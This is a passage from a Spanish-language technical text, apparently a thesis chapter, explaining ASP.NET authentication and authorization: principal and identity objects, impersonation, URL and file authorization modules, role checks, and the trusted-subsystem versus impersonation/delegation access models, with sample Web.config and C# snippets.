

Gráfico 1-13: Implementaciones de los objetos Principal e Identity[26]

1.1.3.7.1 WindowsPrincipal y WindowsIdentity

Cuando se utiliza una autenticación de Windows, ASP .NET automáticamente asigna un contexto de seguridad al objeto *WindowsPrincipal*, este contexto de seguridad está representado por la cuenta con la cual se ejecuta el subproceso de la aplicación ASP .NET que por defecto es la cuenta ASPNET. Esta

[26] Tomado de [1], Capítulo 2: Modelo de Seguridad de ASP .NET

implementación trata a los grupos de usuarios de Windows como funciones, es así que los privilegios de un usuario están determinados por el grupo al que pertenece (Administradores, Usuarios, etc.), entonces los privilegios que tendrá a través de la aplicación estarán determinados por las funciones que tenga almacenadas el objeto *WindowsPrincipal*, en otras palabras dependerán de los grupos a los que pertenezca la cuenta con la que se ejecuta ASP .NET. Para obtener una comprobación de las funciones a las que pertenece un usuario se hace uso del método IsInRole descrito en la Tabla 1-3.

WindowsIdentity por su parte es la identidad del usuario autenticado actualmente sobre el sistema operativo, que podrá ser una cuenta local o una del dominio. En el caso de utilizar impersonalización lo que se hace es utilizar la cuenta de Windows actual para ejecutar el proceso aspnet_wp.exe o en su defecto una definida explícitamente.

1.1.3.7.2 GenericPrincipal y objetos de identidad asociados

Cuando se decide utilizar un esquema de autenticación personalizado como por ejemplo de Formularios hace falta implementar los objetos *Principal* e *Identity* personalizados que permitan obtener la información que se pasará a ambos objetos. A diferencia del caso de la autenticación de Windows donde automáticamente se asigna un contexto de seguridad al objeto WindowsPrincipal y la identidad del usuario autenticado al objeto Identity, en una autenticación personalizada las asignaciones se hacen manualmente mediante código.

Las implementaciones que se hagan de los objetos GenericPrincipal dependen de las funciones que se deseen establecer para la clase que por lo general son especializaciones de la interfaz ya creada, como por ejemplo crear una función que permita verificar si un usuario está autenticado en más de una función (grupo de usuarios).

Las implementaciones de los objetos Identity que pueden relacionarse con el objeto GenericPrincipal son:

- *FormsIdentity*: Que se obtiene cuando se hace una autenticación por Formularios y guarda la identidad de usuario ingresada para acceder a la aplicación.
- *PassportIdentity:* Ésta identidad se obtiene cuando se realiza una autenticación de Passport, a más de almacenar la identidad del usuario también almacena el conjunto de funciones a las que tiene acceso.
- *GenericIdentity:* Se utiliza cuando se implementan métodos de autenticación totalmente personalizados y por tanto hace falta también un objeto Identity personalizado.

1.1.3.7.3 HttpContext

Normalmente cuando se desarrollan aplicaciones de escritorio Windows, para poder conocer el contexto de seguridad del subproceso Win32 que se está ejecutando se utiliza la clase Thread mediante el método Thread.CurrentPrincipal, éste método se puede utilizar tanto para aplicaciones Web como para aplicaciones Windows. HttpContext.User en cambio solo se puede utilizar en aplicaciones Web y guarda por defecto el mismo valor que Thread.CurrentPrincipal. Si se utiliza la autenticación de Windows automáticamente se asigna el objeto WindowsPrincipal a HttpContext.User, en cambio cuando se tiene una autenticación por Formulario es necesario implementar una clase GenericPrincipal y almacenarla en HttpContext.User.

1.2 AUTENTICACIÓN Y AUTORIZACIÓN EN ASP .NET

La autenticación y la autorización en ASP .NET van de la mano y dependen el uno del otro para poder brindar seguridad, es por esto que no se pude hablar de autorizar a un usuario para realizar una tarea o acceder a un recurso del sistema sin tener primero la identidad del usuario autenticada.

Las aplicaciones ASP .NET se ejecutan en varios tipos de escenarios, como Internet, Intranet y Extranet, cada uno de los cuales tiene a su vez tiene variantes en cuanto a las características de los usuarios y las posibilidades de administración.

1.2.1 IDENTIDADES DE AUTENTICACIÓN

Las identidades de autenticación son las representaciones lógicas de los usuarios que acceden a la aplicación y a los recursos del servidor y de red. Como se había explicado anteriormente las aplicaciones ASP .NET están separadas en varios niveles lógicos y físicos que pueden o no corresponder entre si, esto requiere de la aplicación la posibilidad de transmitir la identidad de autenticación entre varios de estos niveles para que el usuario no tenga que volver a realizar un proceso de autenticación cada vez que accede a un nivel inferior en la aplicación o da un salto en la red hacia otro servidor.

Existen varios tipos de autenticación y dependiendo de cada uno de ellos se obtiene un tipo de identidad diferente para poder realizar la autorización, dichas entidades se describen a continuación.

1.2.1.1 Identidad del llamador original

Esta identidad se obtiene cuando se realiza suplantación en la aplicación, descrito a más adelante en éste subcapítulo, esto quiere decir que se utilizará una cuenta de Windows diferente a la del proceso Aspnet_wp.exe. Para poder habilitar la obtención de la identidad hay que habilitar la autenticación de Windows en IIS y también configurar el Web.config como se indica en el Espacio de código 1-5.

```
//Primea opción

<identity impersonate = "true"/>

//Segunda opción

<identity impersonate = "true" userName =
"DominioONombreDeServidor\CuentaDeWindows" password = "password"/>
```

Espacio de código 1-5: Configuración del Web.config para obtener la identidad del llamador original

Como se puede ver, existen dos opciones para obtener la identidad del llamador original. La primera es solamente habilitando la suplantación, con lo cual el contexto de seguridad con el cual la aplicación accederá a los recursos solicitados

ya no será NombreDelServidor\ASPNET sino la identidad de Windows autenticada por IIS, que puede ser la cuenta local si se accedió a la aplicación localmente o una cuenta de dominio ya en un entorno real donde el acceso se hace desde máquinas en la Intranet. La segunda opción muestra una configuración más específica que a más de habilitar la suplantación indica la cuenta local con la cual se accederán a los recursos, es decir ya no toma en cuenta la identidad autenticada por IIS sino que establece el contexto de seguridad con una cuenta del mismo servidor configurada con los privilegios mínimos. La segunda opción no es recomendable por cuanto exige que la cuenta de servidor local tenga el privilegio de actuar como parte del sistema operativo lo que a su vez introduce mayores riesgos de seguridad, además de que se guarda una contraseña en el archivo sin cifrar.

1.2.1.2 Identidad del proceso

La identidad del proceso es la cuenta de Windows NombreDelServidor\ASPNET, que esta configurada con privilegios mínimos para poder trabajar con mayor seguridad. Cuando se utilice esta identidad hay que tener en cuenta los límites de confianza que se deben traspasar porque el destinatario de la solicitud debe poder reconocer la identidad del proceso sobre el que se ejecuta ASP .NET.

Como anteriormente se analizó ASP .NET corre en Windows con un contexto de seguridad determinado por la cuenta NombreDelServidor\ASPNET que se crea automáticamente al instalar el Framework de .NET en la máquina, ahora si queremos utilizar este contexto de seguridad para acceder a recursos se debe considerar que la cuenta de ASP .NET no necesariamente existe en los demás servidores de la red como puede ser el servidor de base de datos, así SQL Server no podría reconocer la identidad que solicita acceso a los datos y por ende negaría la solicitud. Para solucionar este inconveniente se tienen dos opciones, la primera es cambiar la cuenta con la cual corre ASP .NET, en el archivo Machine.config haciendo que corra con una cuenta del mismo dominio de los servidores, así el contexto de seguridad sería reconocido por todos los servidores, pero solo se puede hacer si existe una conexión directa entre éstos. En la práctica se suele tener el servidor Web separado de los demás servidores mediante un

firewall y no existe una relación de confianza por lo cual no pertenecen al mismo dominio, en éste caso se puede configurar el archivo Machine.config para que no genere automáticamente la contraseña de la cuenta NombreDelServidor\ASPNET sino que esta contraseña sea conocida y poder replicar la cuenta en los servidores que están detrás del firewall con la misma contraseña.

```
<processModel userName="machine" password="AutoGenerate" />
```

Espacio de código 1-6: Contraseña fija para ASPNET en el archivo Machine.config

Como se puede ver en el Espacio de código 1-6 el elemento processModel tiene configurado su parámetro userName como machine lo cual indica que se ejecuta ASP .NET con la cuenta NombreDelServidor\ASPNET y el parámetro password con AutoGenerate permitiendo que se autogenere la contraseña. Para conseguir lo antes indicado habría que cambiar AutoGenerate por una **contraseña fuerte**[27].

1.2.1.3 Cuenta de servicio

Se trata de una cuenta fija establecida para el acceso a los recursos que puede ser por ejemplo un nombre de usuario y una contraseña enviados en la cadena de conexión a una base de datos.

1.2.1.4 Identidad personalizada

Cuando no es posible realizar una autenticación de Windows y se establece un mecanismo personalizado como el de formularios, se pueden establecer identidades en base a los objetos IPrincipal e IIdentity personalizados con los cuales se pueda restringir mediante autorización el acceso a recursos desde la aplicación.

1.2.2 EQUIPOS SELECTORES PARA AUTORIZACIÓN

Cuando ya re ha realizado la autenticación en la aplicación lo único que se tiene es la identidad del usuario solicitante de un recurso, lo siguiente es facilitar el acceso al recurso solamente si el usuario autenticado tiene los permisos

[27] Se considera una **contraseña fuerte** a un valor de contraseña que cumpla con una longitud mayor a 9 caracteres y que incluya valores alfanuméricos y símbolos

necesarios. Los equipos selectores se encargan de ésta tarea en base de la identidad proporcionada durante la autenticación. Para la etapa inicial de acceso a un recurso los equipos selectores son IIS y ASP .NET.

1.2.2.1 IIS como equipo selector

IIS permite se constituye el la primera barrera de autorización de solicitudes a la aplicación, concretamente si tiene desactivada la autenticación anónima siempre solicitará credenciales para permitir el acceso a un recurso. Las credenciales deben ser de grupos de dominio autorizados o a su vez de una cuenta local autorizada para el accedo al archivo solicitado.

Si el recurso solicitado es parte de las extensiones manejadas por los filtros ISAPI entonces la identidad del solicitante se pasa al siguiente guardián que hará un filtrado más específico, que para el caso será ASP .NET. En el caso de archivos que no son manejados por ISAPI IIS utiliza las ACL[28] del sistema de archivos para permitir o no el acceso al recurso.

1.2.2.2 ASP .NET como equipo selector

"Los equipos selectores de ASP.NET incluyen los módulos UrlAuthorizationModule, FileAuthorizationModule y las peticiones de permisos Principal además de comprobaciones de funciones."[29]

1.2.2.2.1 UrlAuthorizationModule

El elemento <authorization> del archivo Web.config puede ser configurado para permitir especificar explícitamente los usuarios o grupos de usuarios que pueden acceder a los recursos administrados por ASP .NET. Esta configuración se aplica a todos los archivos y directorios de la aplicación a menos que un subdirectorio contenga otro archivo Web.config con configuraciones diferentes.

La autorización mediante URL solamente se aplica a las extensiones asignadas en ISAPI para ser administradas por aspnet_isapi.dll, por ejemplo páginas .aspx y

[28] ACL (Access Control List) es una lista configurable de los permisos que tiene un usuario sobre un recurso.
[29] Tomado de [1], Capítulo 8: Seguridad de ASP .NET

controles .ascx dentro de la página. Para los archivos cuyas extensiones no son asignadas a un filtro ISAPI, como pueden ser archivos de imágenes, IIS realiza una autorización mediante las ACL configuradas en cada recurso.

La identidad que se utiliza para poder determinar si el usuario está o no autorizado a acceder a un recurso es la del objeto IPrincipal almacenado en HttpContext.User.

Para poder configurar correctamente la autorización mediante URL hace falta tener en cuenta los siguientes aspectos en cuanto a la sintaxis.

- Mediante los parámetros *allow* y *deny* se puede permitir o negar el acceso a usuarios *user* o grupos de usuarios *roles*.
- El símbolo “*” indica todos los usuarios
- El símbolo “?” indica a todos los usuarios no autenticados, es decir a la cuenta anónima.
- Siempre se debe colocar al final de cada configuración ya sea el símbolo “*” ó el símbolo “?” para evitar que estén autorizados usuarios más allá de los indicados.
- Se puede utilizar la etiqueta <location> para indicar la dirección de un archivo específico sobre el cual aplicar la configuración.

```
<authorization>
  <deny user="NombreDeDominio\NombreDeUsuario" />
  <allow roles="NombreDeDominio\GrupoDeWindows" />
  <deny user ="?" />
</authorization>
```

Espacio de código 1-7: Ejemplo de configuración de autorización URL

En el ejemplo desarrollado en el Espacio de código 1-7 se establece la configuración del archivo Web.config de tal forma que en primer lugar se niegue el acceso a un usuario específico del dominio, luego se permite el acceso a todos los miembros de un grupo del dominio para finalmente bloquear el acceso a todos los demás usuarios que no estén autenticados.

En el Espacio de código 1-8 se muestra el uso de la etiqueta <location> para restringir el acceso al archivo default.aspx a todos los usuarios excepto a los miembros del dominio Paola y JuanCarlos.

```
<location path="default.aspx" />
  <authorization>
    <allow users="NombreDeDominio\Paola, NombreDeDominio\JuanCarlos" />
    <deny users="*" />
  </authorization>
</location>
```

Espacio de código 1-8: Autorización URL de un archivo específico.

1.2.2.2.2 FileAuthorizationModule

Una vez recibida la identidad autenticada de Windows por parte de IIS el módulo encargado de comprobar la identidad del usuario con las ACL de Windows (cuya configuración se explica más adelante) configuradas para cada archivo es FileAuthorizationModule.

Se pueden presentar dos escenarios, el primero sería con una autenticación de Windows donde el objeto IPrincipal contenga una identidad de Windows en cuyo caso se comprueba directamente si la identidad está configurada en la ACL con al menos permiso de lectura. El segundo escenario es con una autenticación anónima por parte de IIS, donde la identidad pasada es IUSR_NombreDeLaMaquina, para lo cual ésta cuenta debe tener permiso al menos de lectura en el archivo solicitado.

1.2.2.2.3 Permisos del objeto Principal y comprobaciones explícitas

Los dos guardianes de ASP .NET ya descritos actúan directamente sobre todos los archivos y subdirectorios en el directorio raíz de la aplicación, pero no permiten discriminar entre los métodos o clases a los que tendrá acceso el usuario una vez autorizado. Para esto existen los permisos del objeto Principal y las comprobaciones explícitas que dan la posibilidad de administrar el acceso a determinadas clases, métodos o bloques de código.

Cuando se realiza la autenticación de Windows se crea automáticamente un objeto WindowsPrincipal que contiene la identidad del usuario que realiza la

solicitud y las funciones (grupos de Windows) a las que pertenece. Este objeto se adjunta automáticamente a HttpContext.User que permite realizar las comprobaciones de pertenencia a funciones. Cuando la autenticación es de Formularios o de Passport se crea automáticamente un objeto GenericPrincipal que contiene la identidad del usuario pero que no contiene funciones y lo adjunta a HttpContext.User.

Las comprobaciones se pueden hacer de tres maneras:

- *Comprobaciones explícitas:* Se hace utilizando el método IPrincipal.IsInRole que devuelve un valor bool[30] según se cumpla la pertenencia o no del usuario a una función, esto se puede observar en el ejemplo del Espacio de código 1-9.

```
GenericIdentity userIdentity = new GenericIdentity("Carlos");
// Para el ejemplo se escriben los roles o funciones pero en la práctica
// se deben consultar desde un almacén de credenciales como una BDD
string[] roles = new String[]{"Administrador", "Cajero"};
GenericPrincipal userPrincipal = new GenericPrincipal(userIdentity, roles);

if (userPrincipal.IsInRole("Cajero"))
{
// Código que sólo se ejecuta cuando el usuario es un Cajero
}
```

Espacio de código 1-9: Comprobación explicita de funciones[31]

- *Comprobaciones declarativas:* Se utiliza justo antes de un método para permitir su ejecución sólo si el usuario autenticado pertenece a una la función determinada como se muestra en el Espacio de código 1-10. Las comprobaciones declarativas solo permiten la lógica OR para relacionar más de una función.

[30] Una variable bool contiene valores únicamente de true o false
[31] Tomado de [1], Capítulo 8: Seguridad de ASP .NET (traducción y adaptación)

```
    [PrincipalPermissionAttribute(SecurityAction.Demand, Role="Cajero")]
    //Todo el método se ejecuta sólo si el usuario es Cajero, caso contrario
    //se dispara una excepción de seguridad.
    void MetodoSoloParaCajeros()
    {
    }
```

Espacio de código 1-10: Comprobación declarativa de funciones[32]

- *Comprobaciones imperativas:* Esta comprobación se coloca en el interior de un método para permitir la ejecución de un bloque de código solamente cuando el usuario pertenezca a una función específica como se muestra en el Espacio de código 1-11. Permite las lógicas de AND y OR para más de una función.

```
public AlgunMetodo()
    {
      PrincipalPermission permCheck = new PrincipalPermission(
                                                  null,"Cajero");
      permCheck.Demand();
      // Sólo los cajeros pueden ejecutar el código que sigue
      // Si el usuario no es Cajero se dispara una excepción de seguridad
      . . .
    }
```

Espacio de código 1-11: Comprobación imperativa de funciones[33]

1.2.3 ENFOQUES DE AUTORIZACIÓN

En una aplicación ASP .NET cuando ya se tiene autenticado un usuario y por ende una identidad con la cual acceder a los recursos del sistema y de la red, se realiza una comprobación de la autorización de una determinada identidad.

La forma cómo se realiza la comprobación varía de acuerdo a dos enfoques principales de autorización que son: en base a funciones y en base a recursos.

[32] Tomado de [1], Capítulo 8: Seguridad de ASP .NET (traducción y adaptación)
[33] Tomado de [1], Capítulo 8: Seguridad de ASP .NET (traducción y adaptación)

1.2.3.1 Autorización en base a recursos

La autorización basada en recursos hace uso de las ACL de Windows configuradas individualmente para cada uno de los recursos del sistema y de la red, que pueden ser páginas web, archivos, directorios entre otros. El modelo de acceso a recursos funciona en base a la suplantación de identidad que realiza ASP .NET, haciendo que el contexto de seguridad utilizado por la aplicación sea una cuenta o grupo de Windows local o de dominio.

Gráfico 1-14: Ejemplo de ACL sin configurar

Para ilustrar este concepto utilizaremos el siguiente ejemplo, suponga que se tiene una página de nombre General.aspx y que debe ser accedida solamente por el Grupo de Administradores locales, y por el usuario Desarrollador del equipo local, para esto configuramos la ACL que inicialmente está como se muestra en el Gráfico 1-14, que permite el acceso a varios usuarios y grupos. Se inicia la

configuración quitando el acceso a todos los grupos y usuarios para luego asignar solamente los permisos necesarios de lectura del archivo de modo que el resultado final se visualice como lo indica el Gráfico 1-15.

Gráfico 1-15: Ejemplo de ACL configurada

Una vez realizado este cambio en la ACL del recurso sólo se podrá acceder a éste si la cuenta con la cual se solicita el acceso es parte del grupo de administradores o si es específicamente la cuenta Desarrollador, caso contrario se devuelve un mensaje de que indica que no se cuenta con los permisos necesarios para acceder a la página.

Tomando ésta forma de autorización hace falta configurar a todos los recursos del sistema con sus respectivas ACL, indicando los permisos que tiene determinado usuario. Por esto la autorización en base a recursos se puede utilizar en una

aplicación con pequeña cantidad de usuarios, cuando el número de usuarios es grande la administración de las ACL es muy compleja.

1.2.3.2 Autorización en base a funciones

La autorización en base a funciones realiza comprobaciones de autorización de acuerdo a agrupaciones lógicas de usuarios con los mismos privilegios dentro de la aplicación y el sistema denominadas funciones. Se autoriza la interacción con métodos de la aplicación y no con los recursos que ésta accede, así un usuario que sea agregado a una función automáticamente adquiere los mismos privilegios que tienen los demás miembros. Las funciones pueden estar definidas como grupos de Windows, como asignaciones en una base de datos o como agrupaciones dentro de un dominio.

1.2.4 MODELOS DE ACCESO A RECURSOS

Existen dos modelos de acceso a recursos que se suelen utilizar en ASP .NET y que están basados en los enfoques de autorización ya descritos.

1.2.4.1 Modelo de subsistemas de confianza

El modelo de subsistemas de confianza trabaja en base a la autorización basada en funciones, donde implementa una autorización de recursos haciendo uso de una identidad fija con la cual se acceden a los niveles inferiores y en la cual confían las demás entidades de autenticación como pueden ser SQL Server, todo dentro de un límite de confianza, como lo ilustra el Gráfico 1-16.

La identidad única con la cual se accede a los recursos se puede obtener de varios orígenes y puede ser cualquiera de las identidades ya descritas anteriormente en éste capítulo. Lo importante en realidad no es el tipo de identidad que se utilice para acceder a un recurso sino la forma cómo ésta se utiliza como identidad de confianza para que un grupo de usuarios pueda acceder a los recursos de niveles inferiores. Así se logra una eficiente agrupación de usuarios en base a funciones y dado que dentro de una función todos los usuarios tienen los mismos privilegios no hace falta implementar por ejemplo una identidad de confianza en el servidor de base de datos para cada uno de los usuarios.



Gráfico 1-16: Subsistema de confianza[34]

Si bien este enfoque permite la escalabilidad del sistema, no permite realizar correctamente una auditoria específica del sistema operativo de cada usuario cuando accede a los recursos. Aunque se puede realizar auditoria a nivel de aplicación donde si se conocería la identidad del llamador original.



Gráfico 1-17: Varias identidades en un subsistema de confianza

Un modelo más real sería tener varias identidades según las cuales agrupar a los usuarios dependiendo de las funciones y asignar a cada identidad los permisos

[34] Tomado de [1], Capítulo 2: Autorización y autenticación

según la pertenencia a cada función, por ejemplo asignando a un grupo la posibilidad de realizar lectura y escritura dentro de la base de datos y a otro solamente el de lectura como se muestra en el Gráfico 1-17.

Las ventajas del modelo de subsistema de confianza son:

- Posibilidad de escalabilidad en la aplicación al permitir el uso de identidades de confianza para acceder a los recursos.
- Reutilización de conexiones a bases de datos las cuales se agrupan por funciones.
- Administración sencilla de la aplicación al poder agregar usuarios y otorgar privilegios en base al grupo al que pertenece.

Las desventajas son:

- Imposibilidad de realizar auditoria a nivel de sistema operativo debido a que el contexto de seguridad del llamador original no se transmite a los niveles inferiores.
- Estudio exhaustivo de las funciones que se van a implementar y de sus respectivos privilegios que son los mismos que comparten todos los usuarios miembros.

1.2.4.2 Modelo de suplantación / delegación

El modelo de suplantación delegación se implementa realizando una autorización en base a recursos con las identidades de los llamadores originales autenticados mediante autenticación de Windows. La autenticación de Windows se configura en el IIS que establece el objeto WindowsPrincipal con la identidad Windows del llamador original. Cuando se realiza la suplantación configurada en el archivo Web.config el contexto de seguridad con el cual se accede a los recursos ya no es NombreDeLaMaquina\ASPNET sino la cuenta del llamador original que en la práctica debe ser parte de un grupo de dominio.

Luego de realizada la suplantación el acceso a los recursos mediante la aplicación será comprobada individualmente para cada recurso en la ACL que tiene configurada. De éste modo el sistema operativo si puede realizar auditorias

individuales del acceso a cada recurso por usuario, pero a la vez la administración de los recursos se torna imposible si el número de usuarios aumenta rápidamente y por tanto limitando la escalabilidad.

Si el recurso que al cual se desea tener acceso está en la misma máquina o servidor no se genera ningún problema, pero si el recurso está en otro lugar de la red entonces hace falta realizar la delegación. La delegación es una forma avanzada de suplantación en la cual la identidad con la cual se pretende acceder a recursos tiene credenciales de red, es decir que la cuenta suplantada puede acceder a los recursos compartidos en la red local.

Las ventajas del modelo de Suplantación / delegación son:

- Auditoria detallada de cada usuario a nivel de sistema operativo sobre cada recurso individual.
- Establecimiento de privilegios únicos y detallados para cada usuario en cada recurso.

Las desventajas son:

- La necesidad de realizar configuraciones complejas en la red para permitir la delegación cuando los recursos están en varios servidores. La delegación es soportada únicamente por la autenticación Kerberos que debe ser configurada en cada servidor y también en las estaciones de trabajo de los usuarios.
- Limita considerablemente la escalabilidad de la aplicación a nivel de número de usuarios, por cuanto para cada nuevo usuario hace falta configurar las ACL de cada recurso al que deba acceder.

1.2.5 FUNCIONES DE .NET

La mayoría de las aplicaciones Web utilizan la autorización en base a funciones por cuanto provee de las características principales que involucran un ambiente no controlado como Internet con un número creciente de usuarios.

.NET provee un completo conjunto de clases y opciones de configuración para realizar una adecuada autorización de todos los elementos que constituyen la aplicación y que son en general:

- Archivos
- Carpetas
- Páginas Web (archivos .aspx)
- Servicios Web (archivos .asmx)
- Objetos
- Métodos y propiedades
- Bloques de código de métodos

Para los cuatro primeros elementos se utiliza la autorización mediante direcciones URL ya descrita anteriormente que permite configurar desde el archivo Web.config los grupos de usuarios (funciones) que tienen acceso a los recursos, ya sea de forma grupal cuando se restringen carpetas o si es necesario se puede restringir archivos individualmente. Los métodos y los bloques de código se protegen mediante los permisos y comprobaciones del objeto Principal.

Este método de configuración de la autorización presenta la ventaja de tener facilidad de administración, por cuanto si es necesario agregar un nuevo usuario a un grupo no hace falta modificar la aplicación ni su configuración sino solamente agregar al usuario al almacén de usuarios determinado y luego adjuntarlo a la función correspondiente.

1.2.5.1 Funciones de .NET con Autenticación de Windows

Como ya se describió anteriormente cuando se realiza una autenticación de Windows en IIS la identidad (cuenta de dominio de Windows) se pasa automáticamente a ASP .NET que a su vez crea el objeto WindowsPrincipal con la cuenta y las funciones (grupos de usuarios de Windows) a los que pertenece y éste objeto se adjunta a HttpContext.User.

Todo este procedimiento se hace de forma transparente para luego dar paso a la comprobación de permisos por parte de UrlAuthorizationModule que comprueba la identidad contra la configuración del archivo Web.config en el elemento <authorization>. Como se trata de una autenticación de Windows el módulo FileAuthorizationModule también realiza las comprobaciones de la identidad contra las ACL configuradas para cada recurso y finalmente, si el código está desarrollado así, se realiza también una autorización mediante comprobaciones declarativas, imperativas o explícitas.

1.2.5.2 Funciones de .NET con Autenticación de Formularios o Passport

Cuando se realiza una autenticación diferente a la de Windows se crea automáticamente un objeto GenericPrincipal pero sin ninguna información a más del nombre del usuario autenticado. Puede crearse un objeto a partir de la clase GenericPrincipal que para la mayoría de los casos es suficiente pero también existe la posibilidad de escribir una clase personalizada que implemente la interfaz IPrincipal con los métodos que hagan falta.



Gráfico 1-18: Ejemplo de formulario de autenticación

Para poder explicar de mejor manera el proceso que se sigue para la creación del objeto GenericPrincipal y dónde se lo realiza se expone a continuación un

ejemplo. Supóngase una autenticación por formularios como la que se presenta en el Gráfico 1-18, mediante la cual se receptan las credenciales de un usuario. El archivo Web.config debe estar configurado de la forma que se muestra en el Espacio de código 1-12

```
<authentication mode="Forms" >
  <forms loginUrl="Login.aspx" name="AuthCookie" timeout="60" path="/">
      </forms>
      </authentication>

    <authorization>
        <deny users="?" />
        <allow users="*" />
    </authorization>
```

Espacio de código 1-12: Configuración del Web.config en autenticación de Formularios

